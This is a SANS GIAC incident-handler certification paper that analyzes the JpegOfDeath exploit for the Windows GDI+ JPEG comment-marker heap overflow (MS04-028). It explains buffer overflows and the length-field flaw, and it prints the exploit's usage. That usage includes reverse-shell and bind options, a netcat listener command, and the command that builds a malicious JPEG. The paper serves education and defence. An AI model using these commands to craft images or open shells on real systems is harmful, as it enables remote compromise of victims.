



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Table of Contents	1
Timothy_Hall_GCIH.doc.....	2

© SANS Institute 2005, Author retains full rights.

A Picture is Worth 500 Malicious Dwords
GIAC Certified
Incident Handler

Practical Assignment

Version 4.00
Option 1

Timothy Hall
Hacker Techniques, Exploits & Incident Handling
SANS Rocky Mountain, Denver, CO
June 5 -10, 2004
Submitted January 8, 2005

Abstract

This paper analyzes Proof of Concept code, JpegOfDeath v0.5, which exploits vulnerability in Microsoft's gdiplus.dll, announced in September of 2004. It describes the vulnerability, exploit code, and buffer overflows, as well as JPEG image structure. The exploit is demonstrated and the incident handling process described.

© SANS Institute 2005, Author retains full rights.

Table of Contents

<u>Statement of Purpose</u>	4
<u>The Exploit</u>	5
<u>Exploit Name</u>	5
<u>Advisories</u>	5
<u>Vulnerable Operating Systems</u>	5
<u>Protocols/Services/Applications</u>	6
<u>JPEG Standard</u>	6
<u>Buffer Overflow</u>	6
<u>Description:</u>	15
<u>Signatures of the Attack</u>	21
<u>Stages of the Attack Process</u>	25
<u>Reconnaissance</u>	25
<u>Scanning</u>	26
<u>Exploiting the System</u>	28
<u>Network Diagram</u>	31
<u>Keeping Access</u>	31
<u>Covering Tracks</u>	35
<u>Incident Handling Process</u>	36
<u>Preparation</u>	36
<u>Identification</u>	38
<u>Containment</u>	40
<u>Eradication</u>	41
<u>Recovery</u>	42
<u>Lessons Learned</u>	43
<u>References & Links</u>	45
<u>Works Cited</u>	46
<u>Appendix A</u>	48
<u>Appendix B</u>	50
<u>Appendix C</u>	60
<u>Appendix D</u>	63

© SANS Institute 2005, Author retains full rights.

A Picture is Worth 500 Malicious Dwords

Statement of Purpose

Certain versions of Microsoft operating systems as well as Microsoft or third party applications that utilize the gdiplus.dll library are vulnerable to attack via a buffer overflow condition. The condition is the result of improper handling of the comment marker values in JPEG images when processed by the Graphic Device Interface Plus library (gdiplus.dll). Exploitation of this vulnerability may allow an attacker to run arbitrary code on the affected computer system.

I intend to present a description of the vulnerability, including how it works, and what triggers it. Proof of Concept exploit code was published shortly after the vulnerability was announced to the public. This paper will describe one such exploit, JpegOfDeath v0.5, demonstrate its use, and utilize it to exploit and demonstrate the vulnerability on an affected computer system.

Exploitation of the vulnerability by the chosen exploit will result in a total system compromise. A command shell will be provided to a remote system (simulating an attacker) and steps to gather information, add user accounts, and further exploit the victim machine will be presented. Attack signatures and methods of detection will be presented, using open source tools and commercial software, as will mitigation steps to eliminate the vulnerability.

© SANS Institute 2005, All rights reserved.

The Exploit

Exploit Name

The exploit analyzed in this paper is **JpegOfDeath v0.5**, written by “John Bissell A.K.A. High T1mes” (Windows JPEG GDI+ Heap Overflow Remote Exploit (MS04-028)). JpegOfDeath takes advantage of a vulnerability in the Graphic Device Interface Plus library in certain Microsoft operating systems and third party applications that utilize this library, or provide their own version of the library. The exploit was released September 23, 2004, nine days after Microsoft published security bulletin MS04-028, addressing the buffer overflow vulnerability in the Gdiplus.dll library.

Advisories

Common Vulnerabilities and Exposures Candidate #: CAN-2004-0200
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

US CERT Technical Cyber Security Alert #: TA04-260A
<http://www.us-cert.gov/cas/techalerts/TA04-260A.html>

Microsoft Security Bulletin #: MS04-028
<http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx>

Bugtraq ID: 11173
<http://www.securityfocus.com/bid/11173>

Secunia Advisory #: SA12528
<http://secunia.com/advisories/12528/>

Vulnerable Operating Systems

The following operating systems contain vulnerable versions of the Gdiplus.dll library by default:

- Microsoft Windows XP
- Microsoft Windows XP sp1
- Microsoft Windows XP 64-Bit Edition sp1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition

It should be noted that while other versions of Microsoft operating systems are not

affected by default, any application that installs a vulnerable version of the gdiplus.dll library is at risk, as are any applications that use the gdiplus.dll library to render JPEG graphics on an affected system (Microsoft Windows JPEG Component Buffer Overflow). See Appendix A for a complete list of affected Microsoft products.

Vulnerable Version:

All versions of the gdiplus.dll library prior to version **5.1.3102.1355** are vulnerable to this buffer overflow exploit (Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)).

Protocols/Services/Applications

JPEG Standard

The JpegOfDeath exploit causes a buffer overflow when the Gdiplus.dll library attempts to render or decode a graphic image in JPEG format. JPEG stands for Joint Photographic Experts Group, a working group created by the International Standards Organization (ISO) and the International Telecommunications Union – Telecommunications Standardization Sector (ITU-T). The JPEG working group created the JPEG graphics format, a standard published by both the ISO (IEC-IS-10918-1) and ITU-T (Recommendation T.81) (Joint Photographic Experts Group).

The original standard defined a way in which to encode and compress still images. It was made official by the ITU-T on September 18, 1992. The text of the standard is available at <http://www.w3.org/Graphics/JPEG/itu-t81.pdf>.

The standard has been updated in recent years, resulting in the JPEG2000 standard, which significantly improves the compression ratio of JPEG images as well as image quality. Eight documents make up the JPEG2000 standard, which can be purchased at the ISO website, (www.iso.org).

The algorithms and processes related to creating a JPEG compressed image are outside the scope of this paper. However, additional detail related to the format of a JPEG image is explained further in the Description section.

The JPEG working group issued an “emergency news release” on its website when the gdiplus.dll vulnerability was announced, indicating the Microsoft vulnerabilities related to JPEG image processing are in no way related to the JPEG standard and are a “Microsoft specific issue” (Joint Photographic Experts Group).

Buffer Overflow

A buffer overflow, which is the vulnerability exploited by the JpegOfDeath exploit code, is a condition that is caused by attempting to place data into a storage area that exceeds the capacity of that storage area. Computers set aside specific and finite amounts of memory to hold data, such as variables, values, and arrays. These storage areas are called buffers, and they are generally created at the time a program is loaded or dynamically during program execution. When data exceeding the buffer's capacity is input, it is said to overflow the buffer and the excess data spills into other memory areas or buffers, overwriting some or all of the contents held in that memory space. A buffer overflow exploit, such as JpegOfDeath, intentionally causes a buffer overflow condition with the goal of injecting instructions that the computer system will execute or process.

To fully understand buffer overflows we need to understand how a computer system allocates memory for programs, stores variable and array values, and executes instructions. Memory management, protection and operation schemes are hardware and processor dependant. Since the most common Personal Computing or server platform running Microsoft Windows operating systems is Intel's x86 (also known as IA32) architecture, that is the architecture referenced for this paper.

The IA-32 architecture is very complex and most of its characteristics and operation are outside the scope of this paper. However, there are several key aspects of the architecture that directly relate to the topic at hand.


Programs running on an IA-32 processor can address a linear address space of up to 4 GBytes (2^{32} bytes) and a physical address space of up to 64 GBytes (2^{36} bytes) (Intel, p. 52). Microsoft Windows operating systems use the processors memory management structure to access memory.

Memory is data storage that the computer processor can access directly. It can be either real or virtual. Real memory is Random Access Memory (RAM) or (Read Only Memory), ROM storage, sometimes called physical memory, and virtual memory is stored in paging files on the hard disk. When a software application is executed memory is allocated for that application, in which to operate. Operating systems are no exception. Memory is allocated for the programs that make up the operating system when the processes are initialized and/or programs executed. There are three memory models supported by the IA-32 architecture, flat, segmented and real-mode. We are primarily concerned with the segmented memory model, because Windows XP uses that model, for a variety of reasons.

The segmented memory model requires applications to issue a logical address to reference a byte stored in memory. The processor, which maps all the physical memory to it's linear address space, uses this logical address to find the location of the byte referenced. This logical address consists of a segment selector and an offset (Intel 55). The mapping of the linear address space to the physical address space is accomplished directly or via paging. When paging is implemented the linear address

space is divided into pages that are written to disk and mapped in and out of physical memory as they are needed. This is completely transparent to the application or operating system, which only sees the linear address space.

A graphical representation of the segmented memory model appears below:



(Intel, p. 56)

Static variable storage is allocated at load time and dynamic variable storage (variables whose size is not fixed and/or changes) is allocated at run time. An instance of a running application is also called a process. Each process is allocated a memory address space in which to operate that is divided into five segments, Code, Data, BSS, Stack, and Heap.

The Code segment or region contains the program's machine language instructions and is read only. Any attempt to write to this region should result in a program crash or error. This prevents the application's code from being modified, as well as "allowing multiple executions of the program at the same time without any problems" (Erikson, p. 19). Additionally this segment has a fixed size.

The Data segment stores initialized static and global program variables. This includes strings and constants. By contrast the BSS section stores the uninitialized static and global program variables. Both the Data and BSS segments are writable and their size is also fixed.


"The stack is a region of memory used to pass data between functions, and to store temporary variables local to a given routine" (Processes and Memory Organization). The stack is primarily concerned with the variables passed to a function as arguments, serving as a mechanism to keep track of the programs flow of execution, and where to return once the function has completed its operations. The size of the stack is also variable, and obviously, writable. This segment is called a stack because it operates in terms of first-in last-out ordering, (FILO).

A common analogy for a stacked data structure is a stack of dinner plates. As plates are stacked on one another the stack gets larger. As plates are taken from the stack it


gets smaller, and plates cannot be taken from the stack unless they are the plate on top. The first plate that started the stack is the last plate to get removed from the stack. The Stack segment operates in just this manner as data is placed on or removed from the stack. When data is placed on the stack it is said to be “*pushed*” onto the stack and when it is removed it is “*popped*” from the stack. It grows from higher memory address space to lower memory address space.

The Heap is a dynamic memory segment that is allocated at runtime and is sometimes referred to as the *free store*. Its size is variable and it is writable. This segment is used for the remaining program variables and it uses the First-in First-out (FIFO) data structure. It grows from lower memory address space to higher memory address space.

The allocated address space can be represented in general graphical terms as follows:




Registers are memory spaces in the processor that are used to store information and help keep track of operations. The IA32 architecture keeps track of segments (i.e. heap, stack etc.) via segment registers, some of which are called CS, SS and DS. Segment registers are 16 bit.



(Intel 59)

General registers can store data, addresses (memory pointers), offset addresses, and are used to perform mathematical operations/store operands. General registers are 32 bit.



(Intel, p. 59)

There are a couple of registers that deserve special mention. The ESP register is the Extended Stack Pointer register and it holds the address of the next operation on the stack that is to occur. The EIP register (not shown because it is not considered a general register) holds the memory address of the next instruction that is to be executed. EIP is also a 32 bit register.

The ultimate goal in a buffer overflow exploit is to gain control of the process execution so the attacker can direct that flow and execute code of their choice. Commonly, the attacker will direct the execution of code that spawns a shell, or adds a user account to the exploited system. It should be noted at this point that buffer overflows can happen and be exploited in any of the segments previously outlined (except for the code segment which is read only). Stack based buffer overflows are the most commonly documented and exploited. The vulnerability exploited by the JpegOfDeath exploit code takes advantage of an overflow in the heap segment used by the gdiplus.dll and is referred to as a heap overflow.

An attacker gains control of a program's execution by overflowing a buffer and spilling the extra data into adjacent buffers, in a controlled manner. If the attacker can overflow a buffer and overwrite a return address (which indicates where program execution will jump to once the current function has completed) then the attacker can simply change that return address to point to a location where the attacker has stashed some code. The computer will execute that code when it returns to the address that the attacker specified.

Let's look at an example to get an understanding of how this can happen. Stack based overflows are easier to describe than heap based overflows because of the way memory is managed, so a stack based overflow will be described to demonstrate the concept. While the vulnerability that the JpegOfDeath code exploits is a heap overflow, ultimately the stack is overwritten and this is how the exploits shell code is executed. More information related to shell code appears later.

Remember that we previously described the stack segment as being used when a function is called in an executing program. Registers are used to keep track of the

operations on the stack We will start with a simple C program that contains a function to see how the stack is used.

```
void function (int x, int y) {
    int array[10];
}

main()
{
    function (5,10);
}
```

This program creates a function with two arguments, x and y, which creates an array (buffer) consisting of 10 elements (bytes). All the main portion of the program does is call the function. If we were to execute this program the instructions in main would be executed until a function call is encountered. Processing then transfers to the function.

Here is where the stack gets utilized. The function arguments are pushed onto the stack, (in reverse order). Next the return address is pushed onto the stack (the location where processing should return to after the function completes). The return address is stored in the EIP register at the time the function is called. At this point a *prolog* is executed which puts some values on the stack to assist in function execution. It places the value of the EBP register on the stack, (which is the stack frame pointer) and then copies the ESP pointer value (extended stack pointer) into the EBP register. This operation is to provide a means to reference addresses local to the stack while keeping the value that was in EBP previously, so it can be restored. The prolog must then calculate the amount of memory we need to store the variables local to the function and set aside that amount of space. This is accomplished by subtracting the size of the variables from ESP. Next the variables local to the function are pushed onto the stack, which in our case is *array*.

At this point the stack should look like this:

Low memory addresses

Y
X
RET
EBP
ARRAY

High memory addresses

Let's look at what is taking place in assembly when our program is executed.

(gdb) disas main

Dump of assembler code for function main:

```
0x08048364 <main+0>: push  %ebp
0x08048365 <main+1>: mov   %esp,%ebp
0x08048367 <main+3>: push  $0xa
0x08048369 <main+5>: push  $0x5
0x0804836b <main+7>: call  0x804835c <function>
0x08048370 <main+12>: add   $0x8,%esp
0x08048373 <main+15>: leave
0x08048374 <main+16>: ret
End of assembler dump.
```

At main+3 and main+5 we see the values of the two parameters in the program pushed onto the stack. At main+7 we see the function call and processing transfers to the memory location 0x804835c.

Below is the assembler code for our function:

(gdb) disas function

Dump of assembler code for function function:

0x0804835c <function+0>:	push %ebp	→push ebp onto stack
0x0804835d <function+1>:	mov %esp,%ebp	→move esp into ebp
0x0804835f <function+3>:	sub \$0x30,%esp	→set aside space for our variable
0x08048362 <function+6>:	leave	→return control to main
0x08048363 <function+7>:	ret	→location to return to

End of assembler dump.

Note that the memory location where our function starts is the same location the function call references in the assembler dump of main. This parallels our stack representation presented earlier.

Below are two new programs that will be used to demonstrate an actual overflow so we can see how it affects the stack. The first C program below does not create an overflow. All it does it create a buffer with 20 elements, adds values to each of the elements of the array then exits:

```
void overflow_function()
{
    int buffer[20];
    int i;


    for (i=0; i<20; i++)
        buffer[i] = i;
}
```

```

int main()
{
    overflow_function();
    return 0;
}

```

If we open this program in a debugger and look at the register values we can see what they contain when the program runs.




A breakpoint in the program's execution was created at the point where the function completes but before we exit the function. The yellow highlighted area shows the memory location where the instruction to leave the function is located. Note that the EIP register (the next instruction pointer) which is highlighted in blue in the *registers* pane holds the memory location of the leave instruction.

Let's contrast this with the EIP register value at the same point in program execution when we overflow the buffer. The same code from above is used, with a slight modification. We will put 150 values into the buffer instead of 20, even though the amount of space set aside for the buffer will only hold 20 values.

```
void overflow_function()
{
int buffer[20];
int i;

for (i=0; i<150; i++)
buffer[i] = i;
}

int main()
{
overflow_function();
return 0;
}
```



This program ends with a segmentation fault. Note the highlighted EIP register in the *registers* pane. It has a value of 0x17 instead of the memory location that we observed in the previous program. 0x17 equates to the decimal value 23. What happened? As the program was stuffing numbers into the buffer – which could hold 20 values - it began overwriting adjacent buffers with values as it continued try to put them in the buffer. The return address value on the stack was eventually overwritten with one of our buffer values, which was placed into the EIP register when the return value was taken off the stack. EIP should have held a memory location pointing to the next instruction to execute. When the program's execution reached the jump (leave) point to exit the function it referenced EIP for the memory location to jump to. Since EIP now held an invalid memory location, the program crashed with the segmentation fault. Note that the EBP register (the stack frame pointer) was also over written with a value (0x16, decimal 22). We have effectively overwritten EBP (the stack frame pointer) and the return address with our values that were overflowing the buffer.

If an attacker can overwrite the return value and hence EIP (or some other register that is returned or jumped to) she can control the program's flow of execution. This is accomplished by overwriting the return value with a valid memory location that contains code the attacker wishes to execute. In our example we just overwrote the return pointer with garbage (the value 23 in this case). But if we had overwritten it with a memory location where we had some useful code positioned, that code would have been executed as the program jumped to our designated location in memory.

Description:

Microsoft's Gdiplus.dll contains a programming error that creates a buffer overflow condition. The error comes into play when GDlplus tries to render an image file in the JPEG format that has been specially crafted to invoke the overflow. JPEG images are put together in a specific way. Complex algorithms and methods are utilized to represent image data which is formatted so that it can be processed by image decoders/viewers.

The JPEG standard defines the use of *markers* which presents a mechanism by which different parts of an image can be defined and identified. According to the standard "markers make it possible for a decoder to parse the compressed data and locate its various parts without having to decode other segments of image data" (Information Technology - Digital Compression and Coding of Continuous-Tone Still Images - Requirements and Guidelines 31). All markers consist of two byte codes and start with FF. The table below lists some of the possible markers that may be included in a JPEG formatted image.

Marker Code	Description
FFD8	Start of Image
FFD9	End of Image
FFDA	Start of Scan

FFDB	Define Quantization Tables
FFDC	Define number of lines
FFDD	Define restart interval
FFDE	Define hierarchical progression
FFDF	Expand reference components
FFE0 – FFEF	Reserved for application segments
FFF0-FFFD	Reserved for JPEG extensions
FFFE	Comment

(Information Technology - Digital Compression and Coding of Continuous-Tone Still Images - Requirements and Guidelines, p. 32)

Following a marker is a two byte code that defines the length of the marker, which is any data that follows until the next marker is reached. The important thing to note about this two byte code is that its value includes itself, but does not include the actual marker. For example, if the value of the length parameter is 12, then the length of the marker's contents, plus the length parameter equals 12 bytes. The actual length of the data contained in the marker segment would obviously be 10 bytes, and the length of the length parameters is 2 bytes (the marker itself is not included). The following is a hex dump of a JPEG image to illustrate this point.

```
ff d8 ff e0 00 10 4a 46 49 46 00 01 02 00 00 64 00 64 00 00 ff fe 00 12 41 64 6f 62 65
20 49 6d 61 67 65 52 65 61 64 79 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 2e
00 00 ff ee 00 0e 41 64 6f 62 65 00 64 c0 00 00 00 01 ff db 00 84 00 0a 07 07 07 07 07
0a 07 07 0a 0e 09 08 09 0e 10 0c 0a 0a 0c 10 13 0f 0f 10 0f 0f 13 12 0e 10 0f 0f 10 0e
12 12 15 16 17 16 15 12 1d 1d 1f 1f 1d 1d 29 29 29 29 29 2f 2f 2f 2f 2f 2f 2f 2f 2f 01
0a 09 09 0a 0b 0a 0d 0b 0b 0d 10 0d 0e 0d 10 14 0e 0e 0e 0e 14 17 0f 0f 11 0f 0f 17
1d 15 12 12 12 12 15 1d 1a 1c 17 17 17 1c 1a 20 20 1d 1d 20 20 28 28 26 28 28 2f 2f
2f 2f 2f 2f 2f 2f 2f 2f ff c0 00 11 08 00 d4 01 1b 03 01 22 00 02 11 01 03 11 01 ff c4 00
aa 00 00 02 02 03 01 00 00 00 00 00 00 00 00 00 00 00 00 00 01 02 05 03 04 06 07 01 00
01 05 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 02 04 05 06 03 07 10 00 01 03 02
05 02 04 04 04 04 04 05 04 03 00 00 01 00 11 02 21 03 31 41 12 04 05 51 61 71 81 22
06 91 a1 32 13 b1 c1 42 14 d1 e1 52 23 f0 f1 15 07 62 72 92 33 16 82 a2 c2 53 54 35
17 11 00 01 03 02 04 02 07 06 04 05 05 00 00 00 00 00 01 00 02 03 11 04 21 31 41 12
71 05 51 61 81 91 22 32 13 a1 c1 d1 42 52 14 b1 72 43 15 f0 e1 f1 33 06 62 82 c2 23
24 ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 e7 01 6c 8a 2d 92 2e 10 69 57 59 a4 d1
0f 29 69 ee 4a c0 24 27 7b 54 4e a0 70 39 28 47 22 b6 3c c4 0f 45 b8 e3 bc 7b d5 e6
cc 92 03 1a e4 a5 ba ba 40 ef d4 2c 3b 4d 51 14 c8 2c 3b a9 80 ef 25 13 55.....
```

This is only a portion of the entire image. The image used is the sample.jpg file found in Windows XP My Pictures folder by default. The bold **ff fe** signifies the start of the COM marker. Note the next two bytes are 00 12 – these are the bytes that designate the length of the marker. Hex 00 12 converts to decimal 18, indicating there are 18 bytes including the length value in this header (the length + the data that follows is called a header). As you can see by the highlighted area, there are 18 bytes (from 00 to 79) in the header before we get to the next marker, which is ff ec.

When the `gdiplus.dll` parses a JPEG image it attempts to normalize the COM marker's length value to determine the length of the data to write into heap memory, that is, all the data after the marker and the length indicator. To do this it subtracts decimal value 2 from the length value that is indicated. Logically this makes sense because we know that the total length of the header is the data plus the length value. If we use the preceding JPEG image as an example, `gdiplus.dll` would subtract 2 from 18, which equals 16. It then knows the next 16 bytes from the length value is the total data in the COM header.

However, `gdiplus.dll` does not validate the data that is the length value to ensure that it is within acceptable bounds. If there was no data in the header then the length indicator should be at a minimum 2 (decimal), 00 02 in hex. If this is the case then `gdiplus.dll` will subtract 2 from the stated value leaving 0, indicating there is no more data in this header. All is well and good.

The problem comes into play when a value of less than 2 is indicated in the length bytes. If the value is 1 or 0 (00 01 or 00 00) then `gdiplus.dll` subtracts 2 and is left with a value less than 0, (-1 or -2). The hex value representation of -2 is (Qword) FFFFFFFFFFFFFFFE which equates to 18,446,744,073,709,551,614. Represented as a dword (double word, 32 bit number) the hex value is FFFFFFFE, which equates to 4,924,967,294. The `gdiplus.dll` then attempts to write this amount of data to the heap segment. It is apparent by the size of this number, in bytes, that it is significantly greater than the 4 Gbytes of linear address space that can be addressed by programs in the IA32 architecture, and larger than the total size the COM section is allowed to contain (if max value is FF FF, which equals 65,535 bytes.) Attempting to write this amount of data to the heap causes the buffer overflow the `JpegOfDeath` exploit invokes. It accomplishes this by setting the length bytes in the COM marker to a value less than 2.

"eEye Digital Security analyzed the bug and found that heap management structures are left in an inconsistent state with execution reaching heap unlink instructions within `RTLFreeHeap` with EAX pointing to a pointer to data we control and we have direct control of EDX" (Debaggis).

The full text of the `JpegOfDeath` exploit code is attached as Appendix B.

The `JpegOfDeath` exploit is a program written (by John Bissell (AKA highT1mes)) in C that creates a JPEG image that can be used to not only invoke the buffer overflow but takes advantage of this condition by injecting code into memory that is executed when the overflow occurs. The code that the program injects is shell code, which as the name implies, spawns a shell. The shell can be directed to a specific IP address and port or a bind method can be used allowing the connection to originate from a remote machine. The two options are offered in the event a firewall prevents the reverse connection method, according to the author.

When the program is executed without any parameters the following instructions are

presented:

```
+-----+
|  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
|    Exploit by John Bissell A.K.A. HighTimes    |
|                September, 23, 2004              |
+-----+
Exploit Usage:
    JPEGpingodeath -r your_ip | -b [-p port] <JPEG_filename>

Parameters:
Examples:
    JPEGpingodeath -r 68.6.47.62 -p 8888 test.jpg
    JPEGpingodeath -b -p 1542 myjpg.jpg
    JPEGpingodeath -b whatever.jpg
    JPEGpingodeath -r 68.6.47.62 exploit.jpg
```

Remember if you use the `-r` option to have netcat listening on the port you are using for the attack so the victim will be able to connect to you when exploited...

Example:

```
nc.exe -l -p 8888
```

The `-r` option specifies the reverse connect method and the `-b` option specifies the bind attack method. The `-p` option defines the port that is to be used to either listen on at the victim machine or connect back to, if the reverse connect method is used. The `-r` option specifies the ip address to connect back to. A tool such as Netcat can be used with the reverse connect method to listen for the outgoing connection from the victim machine.

Appendix C depicts a hexadecimal representation of a JPEG image that was created with the JpegOfDeath exploit code, and is an image used to demonstrate the exploit for this paper. The reverse connect method was used and the file was created with the following command: `Jpegpingodeath.exe -r 192.168.1.102 -p 8888 test3-8888.jpg`. As you can see by the excerpt below, the 2 bytes following the COM marker (FF FE) are set to 00 01 (less than 2).

```
